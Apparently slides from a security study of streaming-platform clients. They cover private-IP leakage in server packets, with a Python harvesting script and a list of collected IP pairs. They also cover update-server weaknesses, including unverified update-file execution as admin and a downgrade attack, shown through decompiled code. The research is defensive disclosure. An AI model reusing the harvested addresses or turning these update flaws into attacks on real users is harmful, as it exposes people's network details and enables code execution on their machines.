.....6.....&f...E.|e.[.9S....u...).L.<.\*.'z....  
.....&f...E.|e.[.9S.l.#Qp.C..a.6.;0...ZROUTE|20:F72105235170B343988161DA369A3B4F  
-...)10.10.10.89.....q.q...  
.....u...).L.<.\*.'z!.#Qp.C..a.6.;0...aROUTE|21:F72105235170B343988161DA369A3B4F  
4...0192.168.219.103.....3.q.....q.q...  
.....S....u...).L.<.\*.'z!.#Qp.C..a.6.;0...+CLOSE|21:F72105235170B343988161DA369A3B4F

Fig1. IP Exposure in packet


```
1 import re
2
3 num_of_line = 0
4 num_of_ip = 0
5
6 iplist = []
7 newlist = []
8 with open("ip.txt") as f:
9     for line in f:
10         num_of_line += 1
11         ip = re.findall(r'[0-9]+(?:\.[0-9]+){3}', line[::-1])
12         if len(ip) is not 0 and ip[0] != "21.0.0.2":
13             if len(ip) == 2:
14                 iplist.append([ip[0][::-1], ip[1][::-1]])
15             num_of_ip += len(ip)
16
17 for i in iplist:
18     if i not in newlist:
19         newlist.append(i)
20
21 print(newlist)
22 print(len(newlist))

['192.168.0.35'], ['119.65.195.197', '192.168.219.111'], ['168.185.233.147', '192.168.1.17'], ['1.240.0.139', '10.51.148.198'], ['121.153.146.56', '172.38.1.19'], ['49.172.120.236', '192.168.219.181'], ['222.117.179.189', '192.168.0.2'], ['14.38.74.129', '172.30.1.27'], ['211.34.134.194', '172.31.109.11'], ['221.138.146.169', '192.168.0.11'], ['121.130.134.49', '192.168.0.19'], ['61.98.5.120', '192.168.0.11'], ['186.241.179.118', '192.168.18.17'], ['121.154.66.100', '192.168.0.19'], ['14.43.3.212', '10.200.1.36'], ['59.14.230.19', '192.168.0.20'], ['112.163.52.230', '192.168.0.47'], ['220.116.158.88', '192.168.0.5'], ['112.186.168.144', '172.30.1.17'], ['218.145.224.78', '192.168.0.23'], ['218.144.232.249', '192.168.0.29'], ['121.140.219.101', '192.168.0.10'], ['211.217.139.101', '192.168.1.101'], ['222.117.134.233', '192.168.0.8'], ['218.221.237.229', '192.168.1.19'], ['112.169.179.199', '172.30.1.57'], ['121.166.126.64', '192.168.0.5'], ['1.223.168.19', '192.168.1.21'], ['192.168.219.81', '172.219.219.81'], ['211.221.173.46', '172.16.0.115'], ['59.7.120.49', '192.168.0.10'], ['114.203.35.227', '10.200.201.165'], ['222.101.202.100'], ['222.101.202.100'], ['59.25.126.67', '192.168.5.40'], ['118.36.122.126', '192.168.0.134'], ['175.208.212.14', '192.168.0.5'], ['211.251.171.225', '10.100.62.135'], ['223.56.171.136', '192.168.0.17'], ['118.222.153.83', '192.168.25.38'], ['218.159.201.53', '192.168.0.4'], ['110.18.118.165', '192.168.0.2'], ['119.64.210.212', '192.168.0.23'], ['121.149.152.61', '172.38.1.28'], ['115.95.165.4', '192.168.8.8'], ['180.227.218.68', '192.168.219.182'], ['211.119.186.202', '192.168.100.67'], ['211.219.244.75', '192.168.0.43'], ['122.208.58.76', '192.168.0.33'], ['121.154.36.125', '10.5.36.10'], ['211.220.63.4', '192.168.0.158'], ['115.21.250.126', '192.168.0.2'], ['61.96.79.68', '192.168.0.103'], ['221.163.21.162', '10.10.10.183'], ['59.29.49.18', '192.168.0.102'], ['118.221.173.36', '10.25.67.98'], ['211.199.71.217', '211.199.71.217'], ['121.184.157.164', '172.21.156.37']]
```


Fig2. Collecting Private IP using python

- ✓ Information Leak
  - ✓ Main server sends private IP which is unnecessary for connection.
  - ✓ We could collect 70 more private IP using python in 2 hrs.

# Attack Surface



# Attack Surface



# Communications with Update Server

Platform	Company A	Company B	Company C
Contents	<ul style="list-style-type: none"><li>◦ Manager.exe is running in background</li><li>◦ When clients use the service, Manager.exe executes Updater.exe automatically</li><li>◦ File execute as admin</li></ul>	<ul style="list-style-type: none"><li>◦ Mutated file runs as it is</li><li>◦ Check with directory and file name</li><li>◦ Update is triggered when PC is booted</li><li>◦ MacOS : Update server is using HTTPS</li></ul>	<ul style="list-style-type: none"><li>◦ Analysis packet for update</li><li>◦ Update Server is using HTTP</li><li>◦ Trigger Update : Comparing SHA1 value in local file with the hash value from server</li><li>◦ Check if file is mutated through verifying digital signature</li></ul>
Vuln.	<ul style="list-style-type: none"><li>◦ <u>Mutate Update file and Execute</u></li></ul>	Undiscovered	<ul style="list-style-type: none"><li>◦ <u>Invoke downgrade to older version</u></li></ul>
At	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>	-	<ul style="list-style-type: none"><li>◦ Windows Web Browser</li></ul>

- ✓ Execute as admin
- ✓ Updater.exe is triggered automatically (No user interaction)


# Company A

Remote Code Execution as root via Update File Tampering

```
if ( !String || !wcslen(String) || wcslen(String) >= 0x1388 || a2 && wcslen(a2) >= 0x1388 )
    return 0;
snprintf(&Buffer, 0x2710u, L"%s", String);
snprintf(&ApplicationName, 0x2710u, L"%s", String);
if ( a2 )
    snprintf(&Source, 0x2710u, L"%s", a2);
StartupInfo.cb = 68;
if ( wcslen(&Source) )
{
    wcscat(&Buffer, L" ");
    wcscat(&Buffer, &Source);
}
if ( wcslen(&Buffer) >= 0x104 )
    v6 = CreateProcessW(&ApplicationName, &Buffer, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
else
    v6 = CreateProcessW(0, &Buffer, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
```

```
ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>::Format(
    &v35,
    L"%s%s",
    Buffer,
    L"AFCUpdater.exe");
v18 = lstrlenA(&String) + 1;
v19 = alloca(2 * v18);
v20 = sub_404DE0(v29, &String, v18, CodePage);
ATL::CStringT<wchar_t,StrTraitMFC_DLL<wchar_t,ATL::ChTraitsCRT<wchar_t>>::Format(
    &v34,
    L"/a:%d %s Ver1 %d %s%d",
    a3,
    v20,
    v17,
    v17,
    L"ADMIN",
    *(DWORD *)(&v33 + 200));
v27 = v34;
v26 = v35;
v21 = sub_402440(&off_42D53C, 2489);
sub_401E40(v21, 4, L"RunAfreeca - ExecuteProcess - [%s][%s]", v26, v27);
v25 = (wchar_t *)ATL::CSimpleStringT<wchar_t,1>::operator wchar_t const *(&v34);
filename = (wchar_t *)ATL::CSimpleStringT<wchar_t,1>::operator wchar_t const *(&v35);
if ( execute_process_func(filename, v25, 1, 0, (int)&v30, 0) )
```


There is no sub-routine that  
check if file is mutated  
before file execution.



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# Company C

Prevented by Digital Signature Check

